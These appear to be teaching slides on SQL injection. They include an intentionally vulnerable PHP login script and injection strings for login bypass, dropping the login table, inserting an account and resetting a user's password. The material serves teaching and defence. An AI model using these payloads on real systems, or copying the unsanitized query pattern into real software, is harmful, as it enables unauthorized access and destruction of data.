SQL INJECTION GAME

SQL Injection

- SQL Injection is a type of an Injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application.

- Attackers can use SQL Injection vulnerabilities to bypass application security measures.

- They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database.
- They can also use SQL Injection to add, modify, and delete records in the database.

REAL WORLD EXAMPLES

- On August 17, 2009, the United States Justice Department charged an American citizen Albert Gonzalez and two unnamed Russians with the theft of 130 million credit card numbers using an SQL injection attack.
- In 2008 a sweep of attacks began exploiting the SQL injection vulnerabilities of Microsoft's IIS web server and SQL database server. Over 500,000 sites were exploited.

IMPORTANT SYNTAX

COMMENTS: --

Example: SELECT * FROM `table` --selects everything


LOGIC: ‘a’=‘a’

Example: SELECT * FROM `table` WHERE ‘a’=‘a’

MULTI STATEMENTS: S1; S2


Example: SELECT * FROM `table`; DROP TABLE `table`;

EXAMPLE WEBSITE



```php
<?


function connect_to_db(){...}
function display_form(){...}
function grant_access(){...}
function deny_access(){...}


connect_to_db();

if (!isset($_POST['submit'])) {
    display_form();
}
else{
    // Get Form Data
    $user = stripslashes($_POST["username"]);
    $pass = stripslashes($_POST["password"]);

    // Run Query
    $query = "SELECT * FROM `login` WHERE `user`='$user' AND `pass`='$pass'";
    echo $query . "<br><br>";
    $SQL = mysql_query($query);

    // If user / pass combo found, grant access
    if(mysql_num_rows($SQL) > 0)
    grant_access();

    // Otherwise deny access
    else
    deny_access();
}

?>
```

EXAMPLE WEBSITE




SELECT * FROM `login` WHERE `user`='timbo317' AND `pass`='cse7330'

LOGIN DATABASE TABLE

user	pass
timbo317	cse7330


What Could Go Wrong??

EXAMPLE HACK



SELECT * FROM `login` WHERE `user`='' OR 'a'='a' AND
`pass`='' OR 'a'='a'

IT GETS WORSE!



SELECT * FROM `login` WHERE `user`='; DROP TABLE `login`; --' AND `pass`=''

ALL QUERIES ARE POSSIBLE

```
SELECT * FROM `login` WHERE `user`=''; INSERT INTO
`login` ('user','pass') VALUES ('haxor','whatever');--' AND
`pass`=''
```

```
SELECT * FROM `login` WHERE `user`=''; UPDATE `login`
SET `pass`='pass123' WHERE `user`='timbo317';--' AND
`pass`=''
```

DISCUSSION

- What is the risk of unsecure web database?
- How the SQL injection works to bypass password checking and changing user information?